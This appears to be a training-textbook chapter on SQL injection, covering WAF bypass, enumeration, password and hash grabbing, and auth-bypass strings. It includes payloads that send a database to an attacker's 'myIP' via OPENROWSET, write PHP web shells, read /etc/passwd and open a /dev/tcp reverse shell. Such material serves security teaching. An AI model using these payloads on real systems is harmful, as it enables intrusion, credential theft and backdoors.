Bypassing a Web Application Firewall (WAF) through SQL injection is a significant security risk, as it can allow attackers to extract an entire database from the server. To evade WAF protections, attackers employ various techniques, including:

Normalization Method

The process of database normalization, which structures data systematically, can sometimes introduce vulnerabilities that lead to SQL injection attacks. If an attacker identifies weaknesses in functional dependencies, they can manipulate the SQL query structure to exploit the system.

For instance, a well-structured SQL query like the following prevents SQL injection attempts:

```
/?id=1+union+select+1,2,3/*
```

However, if the Web Application Firewall (WAF) is misconfigured, an attacker can inject a maliciously crafted query to bypass it:

```
/?id=1/*union*/union/*select*/select+1,2,3/*
```

Once the WAF processes the attack, the request transforms into:

```
SELECT * FROM TABLE WHERE ID =1 UNION SELECT 1,2,3--
```

This manipulation allows the attacker to bypass the WAF's security measures and execute unauthorized queries.

HPP Technique

HTTP Parameter Pollution (HPP) is a straightforward yet effective method that manipulates both the server and client by injecting special characters into query strings. This technique enables attackers to override or append HTTP GET/POST parameters, potentially bypassing security measures such as a Web Application Firewall (WAF).

For instance, if a WAF is in place, the following request would be blocked, preventing SQL injection:

```
/?id=1;select+1,2,3+from+users+where+id=1--
```

However, by using the HPP technique, an attacker can modify the query to evade WAF detection:

```
/?id=1;select+1&id=2,3+from+users+where+id=1--
```

This manipulation tricks the system into processing the request differently, allowing the attack to succeed.

HPF Technique

HTTP Parameter Fragmentation (HPF) is a technique used to evade security filters by manipulating HTTP data directly. It can be combined with HTTP Parameter Pollution (HPP) and the UNION operator to bypass firewalls and security mechanisms.

Consider the following vulnerable SQL query:

```
Query("select * from table where a=".$_GET['a']." and b=".$_GET['b']);

Query("select * from table where a=".$_GET['a']." and b=".$_GET['b']."
limit ".$_GET['c']);
```

A Web Application Firewall (WAF) may block an attack with the following request:

```
/?a=1+union+select+1,2/*
```

However, an attacker can use the HPF technique to restructure the query and evade detection:

```
/?a=1+union/*&b=*/select+1,2

/?a=1+union/*&b=*/select+1,pass/*&c=*/from+users--
```

This results in the following transformed SQL query:

```
SELECT * FROM TABLE WHERE a=1 UNION/* AND b=*/SELECT 1,2;

SELECT * FROM TABLE WHERE a=1 UNION/* AND b=*/SELECT 1,pass/* LIMIT
*/FROM USERS--
```

By fragmenting the parameters, the attacker successfully bypasses the WAF, executing malicious queries while avoiding detection.

Blind SQL Injection

Blind SQL injection is a straightforward method of exploiting vulnerabilities by substituting Web Application Firewall (WAF) signatures with their equivalent SQL functions. Attackers can bypass security measures using carefully crafted SQL queries.

The following types of requests can be used to execute an SQL injection attack while evading firewall detection:

Logical Conditions (AND/OR)

- /?id=1+OR+0x50=0x50
- /?id=1+AND+ascii(lower(mid((SELECT pwd FROM users LIMIT 1,1),1,1)))=74

Negation, Inequality, and Logical Operators

- AND 1
- AND 1=1
- AND 2<3
- AND 'a'='a'
- AND 'a'<>'b'
- AND 3<=2

By leveraging these techniques, attackers can manipulate database queries and retrieve sensitive information while avoiding detection by security filters.

Signature Bypass

An attacker can modify the structure of SQL queries to avoid detection by a firewall, resulting in malicious outcomes. To achieve this, attackers first identify the signatures that the firewall is using by submitting requests like:

```
/?id=1+union+(select+1,2+from+users)
```

Once they obtain the signature, they manipulate it to bypass the Web Application Firewall (WAF) with variations such as:

- `/?id=1+union+(select+'xz'from+xxx)`
- `/?id=(1)union(select(1),mid(hash,1,32)from(users))`
- `/?id=1+union+(select'1',concat(login,hash)from+users)`
- `/?id=(1)union(((((((select(1),hex(hash)from(users))))))))`
- `/?id=xx(1)or(0x50=0x50)`

By altering the query structure or encoding parts of it, the attacker bypasses signature-based WAF defenses.

Buffer Overflow Method

An attacker can exploit the buffer overflow technique to crash the system and circumvent the firewall. Since most firewalls are written in C/C++, it becomes easier for an attacker to bypass them.

For example, an attacker may target a URL with the goal of performing an SQL injection to bypass the WAF:

```
http://www.certifiedhacker.com/index.php?page_id=15+and+(select
1)=(Select              0xAA[..(add             about             1200
"A")..])+/*!uNIOn*/+/*!SeLECt*/+1,2,3,4....
```

To test if the firewall can be crashed, the attacker may use a query like this:

```
?page_id=null%0A/**//*!50000%55nIOn*//*yoyu*/all/**/%0A/*!%53eLEct*/%0
A/*nnaa*/+1,2,3,4...
```

If the attacker receives a 500 error response, they know they can bypass the firewall using the buffer overflow method.

CRLF Technique

Carriage Return and Line Feed (CRLF) consists of two ASCII characters, 13 and 10. In Windows, CRLF marks the end of a line in a text file (\r\n), while Macintosh uses only CR (\r), and UNIX uses only LF (\n). Attackers can exploit the CRLF technique to bypass the firewall. For instance, an attacker might use the following URL to bypass the WAF:

```
http://www.certifiedhacker.com/info.php?id=1+%0A%0Dunion%0A%0D+%0A%0Ds
elect%0A%0D+1,2,3,4,5--
```

Integration Method

The integration method involves combining multiple bypass techniques to improve the chances of bypassing the firewall when a single approach is insufficient. An attacker may use various queries together to achieve this. For example:

```
www.certifiedhacker.com/index.php?page_id=21+and+(select    1)=(Select
0xAA[..(add about 1200 "A")..])+/*!uNIOn*/+/*!SeLECt*/+1,2,3,4,5...

id=10/*!UnIoN*/+SeLeCT+1,2,concat(/*!table_name*/)+FrOM
/*information_schema*/.tables /*!WHERE
*/+/*!TaBlE_ScHeMa*/+like+database()--

?id=766+/*!UNION*/+/*!SELECT*/+1,GrOUp_COnCaT(COLUMN_NAME),3,4,5+FROM+
/*!INFORMATION_SCHEMA*/.COLUMNS+WHERE+TABLE_NAME=0x5573657273—
```

Bypassing WAF using JSON-based SQL Injection Attack

Attackers often try to exploit JSON input vulnerabilities to execute arbitrary SQL commands in a database. This becomes possible when a web application accepts JSON data via a POST request without proper validation or sanitization. While web application firewalls typically detect special characters like =, <, and >, attackers can bypass this by using JSON operators in the input fields.

For instance:

```
'or '{"key": "value"}' ? "key"
```

By exploiting these vulnerabilities, attackers can execute arbitrary SQL queries through input fields, allowing them to log into any user account, including the admin account, using an existing username.

For example:

- The following arbitrary JSON input could be submitted:

```
{"user": "<username>' --","pass": "irrelevant"}
```

- The server may generate an SQL query that bypasses the password verification and logs the attacker in:

```
SELECT * FROM users WHERE username = '<username>' --' AND password =
'irrelevant';
```

Perform SQL Injection to Insert a New User and Update Password

- **Inserting a New User using SQL Injection**

Suppose an attacker can gain knowledge of the structure of the users table in a database. In that case, they may try to insert new user information into that table. Once successful, the attacker can use the new credentials to access the web application. For example, an attacker could manipulate the following query:

```
SELECT * FROM Users WHERE Email_ID = ‘Alice@xyz.com’
```

By injecting an INSERT statement into the query, the attacker can modify it to:

```
SELECT * FROM Users WHERE Email_ID = ‘Alice@xyz.com’; INSERT INTO Users
(Email_ID, User_Name, Password) VALUES

(‘Clark@mymail.com’,’Clark’,’MyPassword’);--
```

Note: This attack can only succeed if the attacker has INSERT privileges on the users table. Additionally, if the users table has dependencies, the attacker will be unable to add a new user.

- **Updating Passwords using SQL Injection**

Many web applications require users to log in with a username and password to access their services. When users forget their passwords, a "Forgot Password" feature is typically provided to send a reset or new password to the user's registered email address. Attackers can exploit this feature by injecting malicious SQL inputs that change the user's email address to the attacker’s address. If successful, the password reset or a new password will be sent to the attacker. The attacker uses the UPDATE SQL command to modify the user's email in the database.

For example, if an attacker knows that a user with the email "Alice@xyz.com" exists, they can update the email to their own. The attacker injects the following UPDATE statement into the query:

```
SELECT * FROM Users WHERE Email_ID = ‘Alice@xyz.com’
```

The attacker modifies it to:

```
SELECT * FROM Users WHERE Email_ID = ‘Alice@xyz.com’; UPDATE Users SET
Email_ID = ‘Clark@mymail.com’ WHERE Email_ID = ‘Alice@xyz.com’;
```

Executing this query updates the user’s email address from "Alice@xyz.com" to "Clark@mymail.com". The attacker then visits the web application’s login page and selects the "Forgot Password?" link. The application sends the password reset email to the attacker’s email. The attacker resets Alice's password, logs in using her credentials, and performs malicious actions under her account.

Advanced SQL Injection

An attacker's goal extends beyond merely compromising an application's data. They escalate an SQL injection attack to gain control over the underlying operating system and network. By exploiting the compromised application, the attacker can execute commands on the OS, take control of the target machine, and use it as a foothold to launch further attacks on the network.

Through OS interaction, the attacker can retrieve system details, extract application credentials, execute arbitrary commands, and access critical system files. Additionally, they can further infiltrate the network by deploying trojans and keyloggers, increasing the scope of the attack.

Database, Table, and Column Enumeration

Attackers utilize different SQL queries to gather details about databases, table structures, and column names. The extracted information allows them to access sensitive data, manipulate records by inserting, updating, or deleting entries, perform administrative actions on the database, and even retrieve files stored within the DBMS file system.

An attacker uses the following techniques to perform enumeration:

- **Identify User Level Privilege**

Several SQL built-in scalar functions will work in most SQL implementations:

```
user or current_user, session_user, system_user
' and 1 in (select user ) --
'; if user ='dbo' waitfor delay '0:0:5 '--'
union select if( user() like 'root@%',
benchmark(50000,sha1('test')), 'false' );
```

- **Database Administrators**

Default administrator accounts often include sa, system, sys, dba, admin, root, and others. The dbo (database owner) has inherent privileges to execute all operations within the database. Additionally, any object created by a user with sysadmin role permissions is automatically owned by the dbo.

- **Discover DB Structure**

Determine table and column names

```
' group by columnnames having 1=1 --
```

Discover column name types

```
' union select sum(columnname ) from tablename --
```

Enumerate user-defined tables

```
' and 1 in (select min(name) from sysobjects where xtype = 'U' and name
> '.') --
```

- **Column Enumeration in DB**
  - o MSSQL

```
SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE
name = 'tablename')
sp_columns tablename
```

o MySQL

```
show columns from tablename
```

o Oracle

```
SELECT * FROM all_tab_columns WHERE table_name='tablename'
```

o DB2

```
SELECT * FROM syscat.columns WHERE tabname= 'tablename'
```

o PostgreSQL

```
SELECT  attnum,attname  from  pg_class,  pg_attribute  WHERE  relname=
'tablename' AND pg_class.oid=attrelid AND attnum > 0
```

Advanced Enumeration

Attackers employ advanced enumeration techniques to gather system and network-level information, which can later be exploited for unauthorized access. They may use password-cracking tools like LophtCrack and John the Ripper to break into accounts. Additionally, attackers leverage buffer overflow attacks to identify and exploit system or network vulnerabilities.

The following database objects are used for enumeration:

Oracle	MS Access	MySQL	MSSQL Server
SYS.USER_OBJECTS	MSysAccessObjects	mysql.user	sys.objects
SYS.USER_TABLES	MSysACEs	mysql.db	sys.columns
SYS.USER_VIEWS	MSysObjects	mysql.tables_priv	sys.types
SYS.ALL_TABLES	MSysQueries		sys.databases
SYS.USER_TAB_COLUMNS	MSysRelationships		

Table 15-03: List of Database Objects

Examples:

- **Tables and columns enumeration in one query**

```
' union select 0, sys.objects.name + ': ' + sys.columns.name + ': ' +
sys.types.name, 1, 1, '1', 1, 1, 1, 1, 1 from sys.objects, sys.columns,
sys.types  where  sys.objects.xtype  =  'U'  AND  sys.objects.id  =
sys.columns.id AND sys.columns.xtype = sys.types.xtype –
```

- **Database Enumeration**

Different databases on a server

```
' and 1 in (select min(name) from master.dbo.sys.databases where name
>'.' ) --
```

The file location of databases

```
' and 1 in (select min(filename) from master.dbo.sys.databases where
filename >'.' ) –
```

Features of Different DBMS

After determining the type of database used in an application during the information-gathering phase, an attacker analyzes its specific features to refine the attack strategy. Different Database Management Systems (DBMS) have unique syntax and functionalities, such as string concatenation methods, comment styles, support for UNION queries, subqueries, stored procedures, and access to system metadata like the information schema or its equivalents. By understanding these variations, attackers can tailor their approach to exploit database-specific weaknesses.

	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
String Concatenation	concat(,) concat_ws(delim,)	' '+' '	" "&" "	' '||'	" concat " " "+" " ' '||' '	' '||' '
Comments	--, /* */ and #	--and /* */	No	--and /* */	--	--and /* */
Request Union	union	union and ;	union	union	union	union and ;
Sub-requests	Yes	Yes	No	Yes	Yes	Yes
Stored Procedures	Yes	Yes	Yes	Yes	Yes	Yes
Availability ofinformation schema or its Analogs	Yes	Yes	Yes	Yes	Yes	Yes

Table 15-04: Features of Different DBMS

Examples:

- MySQL

```
SELECT * from table where id = 1 union select 1,2,3
```

- PostgreSQL

```
SELECT * from table where id = 1; select 1,2,3
```

- Oracle

```
SELECT * from table where id = 1 union select null,null,null from
sys.dual
```

Creating Database Accounts

The following are different ways of creating database accounts in various DBMS:

- Microsoft SQL Server

```
exec sp_addlogin 'victor', 'Pass123'
exec sp_addsrvrolemember 'victor', 'sysadmin'
```

- Oracle

```
CREATE USER victor IDENTIFIED BY Pass123

TEMPORARY TABLESPACE temp

DEFAULT TABLESPACE users;

GRANT CONNECT TO victor;

GRANT RESOURCE TO victor;
```

- Microsoft Access


```
CREATE USER victor

IDENTIFIED BY 'Pass123'
```

- MySQL

```
INSERT  INTO  mysql.user  (user,  host,  password)  VALUES  ('victor',
'localhost', PASSWORD('Pass123'))
```

Password Grabbing

One of the most serious consequences of an SQL injection attack is password grabbing. Attackers grab passwords from user-defined database tables using malicious SQL queries. By exploiting vulnerabilities, they can retrieve, modify, delete, or steal the grabbed passwords. In some cases, attackers may even escalate their privileges to the admin level using the stolen credentials.



Username	Password
John	asd@123
Rebecca	qwert123
Dennis	pass@321

Figure 15-16: Password Grabbing

For example, attackers may use the following code to grab the passwords:

```
begin declare @var varchar(8000)

set  @var=':'  select  @var=@var+'  '+login+'/'+password+'  '  from  users
where login>@var select @var as var into temp end; --

' and 1 in (select var from temp) –

' ; drop table temp --
```

Grabbing SQL Server Hashes

Certain databases store user IDs and passwords as hash values within the syslogins table. Attackers attempt to retrieve plaintext credentials, password hashes, tokens, and other sensitive data from the database to escalate their attack on the target network.

To obtain this information, they execute a series of queries against the database, as demonstrated below:

- **Example 1**

The hashes are extracted using

```
SELECT password FROM sys.syslogins
```

We then hex each hash

```
begin   @charvalue='0x',   @i=1,   @length=datalength(@binvalue),   @hexstring   =
'0123456789ABCDEF'
while (@i<=@length) BEGIN
       declare @tempint int, @firstint int, @secondint int
       select @tempint=CONVERT(int,SUBSTRING(@binvalue,@i,1))
       select @firstint=FLOOR(@tempint/16)
       select @secondint=@tempint – @firstint*16)
       select @charvalue=@charvalue + SUBSTRING
       (@hexstring,@firstint+1,1) + SUBSTRING (@hexstring, @secondint+1, 1)
       select @i=@i+1
END;
```

Finally, we cycle through all the passwords.

- **Example 2**

Consider the following SQL query

```
SELECT name, password FROM sys.syslogins
```

To display the hashes through an error message, convert hashes → Hex → concatenate.
In general, the password field requires dba access. With lower privileges, you can still recover usernames and apply brute force to determine the password.
SQL server hash sample

```
0×010034767D5C0CFA5FDCA28C4A56085E65E882E71CB0ED2503412FD54D6119FFF0
4129A1D72E7C3194F7284A7F3A
```

Extracting hashes through error messages

```
' and 1 in (select x from temp) --
' and 1 in (select substring (x, 256, 256) from temp) --
' and 1 in (select substring (x, 512, 256) from temp) --
' drop table temp --
```

Transfer Database to Attacker's Machine

An attacker can establish a link between the target SQL server's database and their own system, enabling them to extract data from the target database. This is achieved using OPENROWSET, which facilitates replicating the database structure before transferring the data. The attacker connects to a remote machine via port 80 to execute the data transfer.

For instance, the attacker may inject the following query sequence to move the database to the attacker's machine:

```
'; insert into
OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')
select * from sys.sysdatabases –
'; insert into
OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')
select * from sys.sysobjects –
'; insert into
OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;','select * from mydatabase..hacked_syscolumns')
select * from sys.syscolumns –
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network
DBMSSOCN; Address=myIP,80;','select * from mydatabase..table1') select
* from database..table1 –
'; insert into
OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..table2') select * from
database..table2 –
```

Interacting with the Operating System

Attackers leverage various DBMS queries to communicate with a target operating system. This interaction can occur in two primary ways:

- **Reading and Writing System Files:** An attacker can access files stored on the target system running the DBMS, allowing them to steal sensitive documents, configuration files, or binary data. Additionally, they may extract credentials from system files to facilitate further attacks.
- **Executing Commands via Remote Shell:** By exploiting a Windows access token, an attacker can escalate privileges, execute malicious commands, and initiate further attacks on the system.

For instance, the following queries can be used to interact with the target OS:

- **MSSQL OS Interaction**

```
'; exec master..xp_cmdshell 'ipconfig > test.txt' --

'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM 'test.txt'
--
```

```
'; begin declare @data varchar(8000) ; set @data='| ' ; select
@data=@data+txt+' | ' from tmp where txt<@data ; select @data as x into
temp end --

' and 1 in (select substring(x,1,256) from temp) --

'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```

- **MySQL OS Interaction**

```
CREATE FUNCTION sys_exec RETURNS int SONAME 'libudffmwgj.dll';

CREATE FUNCTION sys_eval RETURNS string SONAME 'libudffmwgj.dll';
```

Note: These methods are restricted by the database's running privileges and permissions.




Figure 15-17: Attacker Interacting with OS using SQL Injection

Interacting with the File System

Attackers take advantage of MySQL's ability to read text files through the database to access password files and store query results in text files. The functions typically exploited for file system interaction are:

- **LOAD_FILE():** The LOAD_FILE() function in MySQL allows reading and returning the contents of a file from the MySQL server. For instance, an attacker may use the following query to retrieve the password file:

```
NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*
```

If successful, the query will display the contents of the passwd file.

- **INTO OUTFILE():** The INTO OUTFILE() function in MySQL is used to execute a query and write its results into a file. For example, an attacker may use the following query to store query results in a file:

```
NULL UNION ALL SELECT NULL,NULL,NULL,NULL,'<?php
system($_GET["command"]); ?>' INTO OUTFILE
'/var/www/certifiedhacker.com/shell.php'/*
```

If successful, this will allow running system commands via the $_GET global variable. For instance, using wget to fetch a file might look like this:

```
http://www.certifiedhacker.com/shell.php?command=wget
```

Network Reconnaissance Using SQL Injection

Network reconnaissance involves testing a computer network for potential vulnerabilities, and it is a significant type of network attack. While it can be reduced, it cannot be eliminated. Attackers commonly use network mapping tools like Nmap and Network Topology Mapper to identify vulnerabilities within a network.

- The steps to assess network connectivity include:
  - Retrieving server names and configurations using queries like:

```
' and 1 in (select @@servername ) --
'and 1 in (select srvname from sys.sysservers ) --
```

  - Using utilities such as NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, and traceroute to evaluate the network
  - Testing for firewalls and proxies
- For performing network reconnaissance, an attacker might use the **xp_cmdshell** command to execute:

```
o  ipconfig /all, tracert myIP, arp -a, nbtstat -c, netstat -ano,
   route print
```

- To gather IP information via reverse lookups, an attacker could use the following code:
  - Reverse DNS:

```
'; exec master..xp_cmdshell 'nslookup a.com MyIP' --
```

  - Reverse Pings:

```
'; exec master..xp_cmdshell 'ping 10.0.0.75' --
```

  - OPENROWSET:

```
'; select * from OPENROWSET('SQLoledb', 'uid=sa; pwd=Pass123;
Network=DBMSSOCN; Address=10.0.0.75,80;', 'select * from table')
```




Figure 15-18: Attacker Performing Network Reconnaissance Using SQL Injection

Network Reconnaissance Full Query

The following queries can be used for network reconnaissance:

```
• '; declare @var varchar(256); set @var = ' del test.txt && arp -a >> test.txt && ipconfig /all >> test.txt && nbtstat -c >> test.txt && netstat -ano >> test.txt && route print >> test.txt && tracert -w 10 -h 10 google.com >> test.txt'; EXEC master..xp_cmdshell @var --
• '; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM 'test.txt' --
• '; begin declare @data varchar(8000) ; set @data=': ' ; select @data=@data+txt+' | ' from tmp where txt<@data ; select @data as x into temp end --
• ' and 1 in (select substring(x,1,255) from temp) --
• '; declare @var sysname; set @var = 'del test.txt'; EXEC master..xp_cmdshell @var; drop table temp; drop table tmp --
```

Note: By default, Microsoft has disabled **xp_cmdshell** in SQL Server. To enable this feature, execute:

```
EXEC sp_configure 'xp_cmdshell', 1

GO

RECONFIGURE

GO
```

Finding and Bypassing the Admin Panel of a Website

Attackers often use basic Google dorks to locate a website's admin panel and bypass administrator authentication via SQL injection. Typically, attackers rely on Google dorks to discover the URL of an admin panel. For instance, the attacker might use the following dorks to find a website's admin panel:

- `inurl:"adminlogin.aspx"`
- `inurl:"admin/index.php"`
- `inurl:"administrator.php"`
- `inurl:"administrator.asp"`
- `inurl:"/admin/"`
- `inurl:"login.asp"`
- `inurl:"/admin/login.php"`
- `inurl:"login.aspx"`
- `inurl:"login.php"`
- `inurl:"admin/index.html"`
- `inurl:"adminlogin.php"`

By utilizing the above dorks, an attacker could create the following URLs to reach the admin login page of a website:

- http://www.certifiedhacker.com/admin.php
- http://www.certifiedhacker.com/admin/
- http://www.certifiedhacker.com/admin.html
- http://www.certifiedhacker.com:2082/

After gaining access to the admin login page, the attacker attempts to retrieve the admin username and password by injecting harmful SQL queries.

For example,

Username: **`1'or'1'='1`**

Password: **`1'or'1'='1`**

Some of the SQL queries used by the attacker to bypass admin authentication include:

- `‘ or 1=1 --`
- `1'or’1'=’1`
- `admin’--`
- `” or 0=0 --`
- `or 0=0 --`
- `‘ or 0=0 #`
- `” or 0=0 #`
- `or 0=0 #`
- `‘ or ‘x’='x`
- `” or “x”=”x`
- `‘) or (‘x’='x`
- `‘ or 1=1--`
- `” or 1=1--`
- `or 1=1--`

Once the attacker bypasses admin authentication, they gain complete access to the admin panel. They can carry out harmful actions, such as installing a backdoor for future attacks.

PL/SQL Exploitation

PL/SQL, like stored procedures, is susceptible to various SQL injection attacks. The PL/SQL code shares the same vulnerabilities as dynamic queries that incorporate user input during execution. Here are some methods an attacker might use to exploit SQL injection vulnerabilities in PL/SQL blocks:

For example, consider a database with a User_Details table containing the following fields:

- **UserName:** VARCHAR2
- **Password:** VARCHAR2

When retrieving user details, the PL/SQL procedure below is used to validate the user-supplied password, which is vulnerable to SQL injection attacks.

```
CREATE   OR   REPLACE   PROCEDURE   Validate_UserPassword(N_UserName   IN
VARCHAR2, N_Password IN VARCHAR2) AS

CUR SYS_REFCURSOR;

FLAG NUMBER;

BEGIN

    OPEN  CUR  FOR  'SELECT  1  FROM  User_Details  WHERE  UserName  =  '''  ||
N_UserName || '''' || ' AND Password = ''' || N_Password || '''';

   FETCH CUR INTO FLAG;

       IF CUR%NOTFOUND

             THEN

             RAISE_APPLICATION_ERROR(-20343, 'Password Incorrect');

      END IF;

  CLOSE CUR;

END;
```

To execute this procedure, the following command can be used:

```
EXEC Validate_UserPassword('Bob', '@Bob123');
```

The above PL/SQL procedure can be exploited in two ways:

1. **Exploiting Quotes**

An attacker can inject malicious input, such as 'x' OR '1'='1', into the user password field. This alters the query in the procedure and causes it to return a row without needing a valid password.

Example:

```
EXEC Validate_UserPassword ('Bob', 'x'' OR ''1''=''1');
```

The PL/SQL procedure executes successfully, and the resulting SQL query will be:

```
SELECT 1 FROM User_Details WHERE UserName = 'Bob' AND Password = 'x' OR
'1'='1';
```

2. **Exploitation by Truncation**

An attacker can use inline comments to bypass parts of the SQL statement. For example, using an inline comment with the username:

```
EXEC Validate_UserPassword ('Bob''--', '');
```

The PL/SQL procedure executes successfully, and the resulting SQL query will be:

```
SELECT 1 FROM User_Details WHERE UserName = 'Bob'--AND Password='';
```

These techniques to exploit PL/SQL code can also be applied to insecure programming structures in PHP, .NET, or other platforms that interact with an SQL database.

The following measures can help protect PL/SQL code from SQL injection attacks:

- Minimize the use of user inputs in dynamic SQL
- Validate and sanitize user inputs before incorporating them into dynamic SQL statements
- Use Oracle's DBMS_ASSERT package to validate user inputs
- Employ bind parameters in dynamic SQL to reduce attack opportunities
- Avoid using single quotes; instead, utilize secure string parameters with double quotes
- Limit the privileges of the database account executing PL/SQL code, following the principle of least privilege
- Regularly review and test all PL/SQL code for vulnerabilities, especially SQL injection risks
- Customize error handling to prevent the exposure of database metadata through error messages

Creating Server Backdoors Using SQL Injection

Here are various methods attackers use to create backdoors:

- **Obtaining OS Shell**

Attackers use SQL server functions, such as **xp_cmdshell**, to run arbitrary commands. Each DBMS software has its specific functions for this purpose. Another method is using the MySQL **SELECT … INTO OUTFILE** feature to write files with database user permissions. This allows overwriting shell scripts that run at system startup. Additionally, backdoors can be established by defining and using stored procedures in the database.

  - **Using Outfile**: If an attacker gains access to the web server, they can use the following MySQL query to create a PHP shell on the server:

```
SELECT '<?php exec($_GET['cmd']); ?>' FROM usertable INTO dumpfile
'/var/www/html/shell.php'
```

  - **Finding Directory Structure**: To discover the database's location on the web server, an attacker can use a SQL injection query that reveals the directory structure:

```
SELECT @@datadir;
```

  This helps the attacker find the correct location to place the shell on the server.

  - **Using Built-in DBMS Functions**: MSSQL includes built-in functions like **xp_cmdshell** that allow calling OS functions at runtime. For instance, the following statement creates an interactive shell listening on 10.0.0.1 and port 8080:

```
EXEC xp_cmdshell 'bash -i >& /dev/tcp/10.0.0.1/8080 0>&1'
```

- **Creating Database Backdoor**

Attackers can use triggers to establish database backdoors. A database trigger is a stored procedure that automatically runs in response to specific database events.

For instance, an online shopping site might store its product details in a table called ITEMS. An attacker could inject a malicious trigger into this table so that every time an INSERT query is executed, the trigger sets the price of the item to 0. As a result, customers would be able to purchase items without paying. The Oracle code for this malicious trigger is as follows:

```
CREATE OR REPLACE TRIGGER SET_PRICE
AFTER INSERT OR UPDATE ON ITEMS
FOR EACH ROW
BEGIN
    UPDATE ITEMS
    SET Price = 0;
END;
```

To create the backdoor, the attacker must inject and execute this database trigger on the web server.

HTTP Header-Based SQL Injection

Attackers can inject SQL queries into a vulnerable server using HTTP headers, a weakness typically occurring when user input is not properly sanitized. Attackers can exploit various HTTP header fields to inject harmful SQL queries.

- **HTTP Header Fields**

These fields are parts of the HTTP request and response headers used to define the operational parameters for communication between the web server and the browser. Some common Request HTTP header fields include:

  - `GET / HTTP/1.1`
  - `Connection: "Connection"`
  - `Keep-Alive: "Timeout"`
  - `Accept: * /*`
  - `Host: Host ":" host [":" port]`
  - `Accept-Language: language [q=qvalue]`
  - `Accept-Encoding: "encoding types"`
  - `User-Agent: "<product><product-version> <comment>"`
  - `Cookie: name=value`

HTTP cookies, which are often stored in databases for session identification, are one of the first HTTP variables that can be tested for potential vulnerabilities.

- **X_Forwarded_For**

The X_Forwarded_For is an HTTP header used by attackers to trace the IP address of the client system that initiated the connection to a web server via an HTTP proxy.

For instance, consider the following flawed SQL query in the form submission:

```
$req = mysql_query("SELECT username, pwd FROM admin_table WHERE
username='".sanitize($_POST['user'])."' AND
pwd='".md5($_POST['password'])."' AND ipadrr='".ip_address()."'");
```

In this case, the login variable is properly controlled by the sanitize() function:

```
function sanitize($params) {
    if (is_numeric($params)) {
        return $params;
    } else {
        return mysql_real_escape_string($params);
    }
}
```

Now, the function for retrieving the IP address is as follows:

```
function ip_address() {
    if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
        $ip_addr = $_SERVER['HTTP_X_FORWARDED_FOR'];
    } else {
        $ip_addr = $_SERVER["REMOTE_ADDR"];
    }
    if (preg_match("#^[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}#",
$ip_addr)) {
        return $ip_addr;
    } else {
        return $_SERVER["REMOTE_ADDR"];
    }
}
```

